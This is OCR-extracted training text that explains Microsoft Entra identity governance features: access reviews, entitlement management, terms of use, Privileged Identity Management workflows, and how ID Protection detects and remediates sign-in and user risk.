
Admins who create access reviews can track progress as the reviewers complete their process. No access rights are changed until the review is finished. You can, however, stop a review before it reaches its scheduled end.

When the review is complete, it can be set to manually or autoapply changes to remove access from a group membership or application assignment, except for a dynamic group or a group that originates on-premises. In those cases, the changes must be applied directly to the group.

Multi-stage access reviews

Microsoft Entra access reviews support up to three review stages, in which multiple types of reviewers engage in determining who still needs access to company resources.

Multi-stage access reviews allow you and your organization to enable complex workflows to meet recertification and audit requirements calling for multiple reviewers to attest to access for users in a particular sequence. It also helps you design more efficient reviews for your resource owners and auditors by reducing the number of decisions each reviewer is accountable for.



Describe entitlement management

Entitlement management is an identity governance feature that enables organizations to manage the identity and access lifecycle at scale. Entitlement management automates access request workflows, access assignments, reviews, and expiration.

- Users may not know what access they should have, and even if they do, they might have difficulty locating the right individuals to approve it.
- When users find and receive access to a resource, they may hold on to access longer than is required for business purposes.
- Managing access for external users.

Entitlement management includes the following capabilities to address these challenges:

- Delegate the creation of access packages to non-administrators. These access packages contain resources that users can request. The delegated access package managers then define policies that include rules such as which users can request access, who must approve their access, and when access expires.
- Managing external users. When a user who isn't yet in your directory requests access, and is approved, they're automatically invited into your directory and assigned access. When their access expires, if they have no other access package assignments, their B2B account in your directory can be automatically removed.

Entitlement management uses access packages to manage access to resources.

Microsoft Entra terms of use

Microsoft Entra terms of use allow information to be presented to users, before they access data or an application. Terms of use ensure users read relevant disclaimers for legal or compliance requirements.


Example use cases where employees or guests may be required to accept terms of use include:

- Before they access sensitive data or an application.
- On a recurring schedule, so they're reminded of regulations.

- Based on user attributes, such as terms applicable to certain roles.
- Presenting terms for all users in your organization.

Terms of use are presented in a PDF format, using content that you create, such as an existing contract document. Terms of use can also be presented to users on mobile devices.

Conditional Access policies are used to require a terms of use statement being displayed, and ensuring the user has agreed to those terms before accessing an application. Admins can then view who has agreed to terms of use, and who has declined.



Describe the capabilities of Privileged identity Management

Privileged Identity Management (PIM) is a service of Microsoft Entra ID that enables you to manage, control, and monitor access to important resources in your organization. These include resources in Microsoft Entra, Azure, and other Microsoft online services such as Microsoft 365 or Microsoft Intune. PIM mitigates the risks of excessive, unnecessary, or misused access permissions. It requires justification to understand why users want permissions, and enforces multifactor authentication to activate any role.

PIM is:

- Just in time, providing privileged access only when needed, and not before.
- Time-bound, by assigning start and end dates that indicate when a user can access resources.
- Approval-based, requiring specific approval to activate privileges.
- Visible, sending notifications when privileged roles are activated.
- Auditable, allowing a full access history to be downloaded.

Why use PIM?

PIM reduces the chance of a malicious actor getting access by minimizing the number of people who have access to secure information or resources. By time-limiting authorized users, it reduces the risk of an authorized user inadvertently affecting sensitive resources. PIM also provides oversight for what users are doing with their administrator privileges.

What can you do with PIM?

Today, you can use PIM with:


- Microsoft Entra roles – Sometimes referred to as directory roles, Microsoft Entra roles include built-in and custom roles to manage Microsoft Entra ID and other Microsoft 365 online services.
- Azure roles – The role-based access control (RBAC) roles in Azure that grants access to management groups, subscriptions, resource groups, and resources.
- PIM for Groups – Provide just-in-time membership in the group and just-in-time ownership of the group. The Microsoft Entra Privileged Identity Management for Groups feature can be used to govern access to various

scenarios that include Microsoft Entra roles, Azure roles, as well as Azure SQL, Azure Key Vault, Intune, other application roles, and third party applications.

General workflow


There are a few steps that are generally part of a basic workflow when deploying PIM. These steps are: assign, activate, approve/deny, and extend/renew.

- **Assign** - The assignment process starts by assigning roles to members. To grant access to a resource, the administrator assigns roles to users, groups, service principals, or managed identities. The assignment includes the following data:
    - Members or owners - The members or owners to assign to the role.
    - Scope - The scope limits the assigned role to a particular set of resources.
    - Assignment type - There are two options. Eligible assignments require the member of the role to perform an action to use the role. Actions might include activation, or requesting approval from designated approvers. Active assignments don't require the member to perform any action to use the role. Members assigned as active have the privileges assigned to the role.
    - Duration - The duration of the assignment is defined by start and end dates or is set to permanent.




- **Activate** - If users have been made eligible for a role, then they must activate the role assignment before using the role. To activate the role, users select specific activation duration within the maximum (configured by

administrators), and the reason for the activation request.




- **Approve or deny** - Delegated approvers receive email notifications when a role request is pending their approval. Approvers can view, approve or deny these pending requests in PIM. After the request has been approved, the member

can start using the role.




- **Extend and renew** - When a role assignment nears expiration, the user can use PIM to request an extension for the role assignment. When a role assignment has already expired, the user can use Privileged Identity Management to

request a renewal for the role assignment.



Audit


You can use the Privileged Identity Management (PIM) audit history to see all role assignments and activations within the past 30 days for all privileged roles.



Describe Microsoft Entra ID Protection

Microsoft Entra ID Protection helps organizations detect, investigate, and remediate identity-based risks. This includes user identities and workload identities.

These identity-based risks can be further fed into tools like Conditional Access to make access decisions or fed back to a security information and event management (SIEM) tool for further investigation and correlation.



Detect risks

Microsoft analyses trillions of signals per day to identify potential threats. These signals come from learnings Microsoft has acquired from numerous sources, including Microsoft Entra ID, the consumer space with Microsoft Accounts, and in gaming with Xbox.

Microsoft Entra ID Protection provides organizations with information of suspicious activity in their tenant and allows them to respond quickly to prevent further risk occurring. Risk detections can include any suspicious or anomalous activity related to a user account in the directory. ID Protection risk detections can be linked to a sign-in event (sign-in risk) or an individual user (user risk).

- **Sign-in risk**. A sign-in represents the probability that a given authentication request isn't authorized by the identity owner. Examples include a sign-in from an anonymous IP address, atypical travel (two sign-ins originating from geographically distant locations), unfamiliar sign-in properties, and more.
- **User risk**. A user risk represents the probability that a given identity or account is compromised. Examples include leaked credentials, user reported suspicious activity, suspicious sending patterns, and more.

For a detailed list of sign-in and user risk detections, see Risk detections mapped to riskEventType

Identity Protection only generates risk detections when correct credentials are used in the authentication request. If a user uses incorrect credentials, it will not be flagged by Identity Protection since there isn't a risk of credential compromise unless a bad actor uses the correct credentials.

Risk detections can trigger actions such as requiring users to provide multifactor authentication, reset their password, or block access until an administrator takes action.

Investigate risks

Any risks detected on an identity are tracked with reporting. Identity Protection provides three key reports for administrators to investigate risks and take action:

- Risk detections: Each risk detected is reported as a risk detection.
- Risky sign-ins: A risky sign-in is reported when there are one or more risk detections reported for that sign-in.
- Risky users: A Risky user is reported when either or both of the following are true:
    - The user has one or more Risky sign-ins.
    - One or more risk detections are reported.
- For businesses that are onboarded to Microsoft Security Copilot The risky users' report, embeds the capabilities of Microsoft Security Copilot to summarize a user's risk level, provide insights relevant to the incident at hand, and provide recommendations for rapid mitigation.

Investigation of events is key to understanding and identifying any weak points in your security strategy.

Remediate

After completing an investigation, admins will want to take action to remediate the risk or unblock users. Organizations can enable automated remediation using their risk policies. For example, risk-based conditional access policies can be enabled to require access controls such as providing a strong authentication method, perform multifactor authentication, or perform a secure password reset based on the detected risk level. If the user successfully completes the access control, the risk is automatically remediated.

When automated remediation isn't enabled, an administrator must manually review the identified risks in the reports through the portal, through the API, or in Microsoft Defender XDR. Administrators can perform manual actions to dismiss, confirm safe, or confirm compromise on the risks.

Export

Data from Identity Protection can be exported to other tools for archive, further investigation, and correlation. The Microsoft Graph based APIs allow organizations to collect this data for further processing in tools such as a SIEM. The data can also be sent to a Log Analytics workspace, archived data to a storage account, streamed to Event Hubs, or solutions.

Describe Microsoft Entra Verified ID

Microsoft Entra Verified ID is a managed verifiable credentials service based on open standards. Verified ID automates verification of identity credentials and enables privacy-protected interactions between organizations and users.

